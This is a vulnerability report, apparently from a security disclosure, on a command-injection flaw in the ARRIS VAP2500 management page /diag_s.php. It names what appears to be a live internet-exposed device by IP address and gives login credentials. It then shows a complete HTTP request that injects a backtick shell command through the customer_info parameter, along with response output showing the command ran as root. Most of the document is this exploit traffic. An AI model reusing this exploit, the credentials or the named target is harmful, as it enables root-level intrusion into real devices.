

# **ARRIS-VAP2500 backend management system RCE vulnerability**

## **1. Vulnerability Description**

There is a remote command execution vulnerability in the ARRIS-VAP2500 backend, the parameters in the interface /diag\_s.php are not verified, causing any command to be executed to obtain server permissions.

## 2. Vulnerability impact


ARRIS\_VAP2500

## 3. Vulnerability location

/diag\_s.php

## 4. Code analysis

When the config parameter is complex, the customer\_info parameter is not filtered and is directly spliced into the cmdstring, causing an arbitrary command execution vulnerability.



## 5. Vulnerability recurrence

Case: <http://65.30.181.176/>

1、As shown in the figure login interface.

65.30.181.176/login.php

ARRIS

## Client Login

Username\*

Password\*

LOGIN

Log in with username/password 【SuperATT/Dc!94@B3】

65.30.181.176/status\_device.php

ARRIS

## STATUS - DEVICE

<b>Status</b>	Device Name: ARRIS VAP2500
Device	Software Version: AT.08.50
Wireless	Uptime: 69days
Networking	Device Mode: <input checked="" type="checkbox"/> Access Point (AP) <input type="checkbox"/> Station (STA)

Refresh

ARRIS

2、Construct a data packet and change the customer\_info parameter to  
`id+>/var/www/1.txt` to execute any command

POST /diag\_s.php HTTP/1.1

Host: 65.30.181.176  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)  
Gecko/20100101 Firefox/125.0  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Referer: http://65.30.181.176/login.php  
Sec-GPC: 1  
Connection: close  
Cookie: PHPSESSID=6trj93u8ous70qpgef6r2a33n6;  
p=b4ce97ff33a889aef583eb26d5eb9a0b;  
q=cb179dd3425fe5258e505a769380e365  
Upgrade-Insecure-Requests: 1  
X-Forwarded-For: 0000:0000:0000::0000  
X-Originating-IP: 0000:0000:0000::0000  
X-Remote-IP: 0000:0000:0000::0000  
X-Remote-Addr: 0000:0000:0000::0000  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 42

action=&customer\_info=`id+>/var/www/1.txt`

The screenshot shows a web browser's developer tools with the Request and Response tabs open. The Request tab shows the following details:

- Method: POST
- URL: /diag\_s.php
- Host: 65.30.181.176
- User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0) Gecko/20100101 Firefox/125.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8
- Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
- Accept-Encoding: gzip, deflate
- Referer: http://65.30.181.176/login.php
- Sec-GPC: 1
- Connection: close
- Cookie: PHPSESSID=6trj93u8ous70qpgef6r2a33n6; p=b4ce97ff33a889aef583eb26d5eb9a0b; q=cb179dd3425fe5258e505a769380e365
- Upgrade-Insecure-Requests: 1
- X-Forwarded-For: 0000:0000:0000::0000
- X-Originating-IP: 0000:0000:0000::0000
- X-Remote-IP: 0000:0000:0000::0000
- X-Remote-Addr: 0000:0000:0000::0000
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 42

The Response tab shows the following details:

- Status: 200 OK
- Content-Type: text/html
- Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
- Pragma: no-cache
- Expires: Thu, 19 Nov 1981 08:52:00 GMT

The response body contains the following HTML code:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
<head>
  <title>ARRIS</title>
  <link rel="stylesheet" type="text/css" href="/themes/style.css"
media="screen" />
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
  <meta http-equiv="expires" content="10" />
  <meta http-equiv="CACHE-CONTROL" content="no-cache" />
</head>
<script language="javascript" type="text/javascript"
src="/js/cookiecontrol.js">
</script>
<!--
<script language="javascript" type="text/javascript" src="/js/menu.js">
</script>
-->
<!--scripts-->
<script type="text/javascript">
//Page will timeout in 600000 (10mins).
var timeout;
document.onmousemove = function(){
  clearTimeout(timeout);
  timeout = setTimeout(function(){window.location.href="login.php";},
600000);
}
</script>
```

Visit /1.txt

GoCancel<>>

Target: http://65.30.181.176

Request

RawParamsHeadersHex

GET /1.txt HTTP/1.1  
Host: 65.30.181.176  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)  
Gecko/20100101 Firefox/125.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Referer: http://65.30.181.176/login.php  
Sec-GPC: 1  
Connection: close  
Cookie: PHPSESSID=6trj93u8ous70qpgaf6r2a33n6; p=b4ce97ff33a889aef583eb26d5eb9a0b; q=cb179dd3425fe5258e505a769380e365  
Upgrade-Insecure-Requests: 1  
X-Forwarded-For: 0000:0000:0000:0000  
X-Originating-IP: 0000:0000:0000:0000  
X-Remote-IP: 0000:0000:0000:0000  
X-Remote-Addr: 0000:0000:0000:0000

Response

RawHeadersHex

HTTP/1.1 200 Ok  
Server: mini\_httpd/1.19/bhoc 23sep2004  
Date: Wed, 11 Mar 1970 15:54:08 GMT  
Content-Type: text/plain; charset=UTF-8  
Content-Length: 24  
Last-Modified: Wed, 11 Mar 1970 15:54:01 GMT  
Connection: close  
  
uid=0(root) gid=0(root)

?<+>

0 matches

?<+>

Type a search term

0 matches

Done246 bytes | 569 millis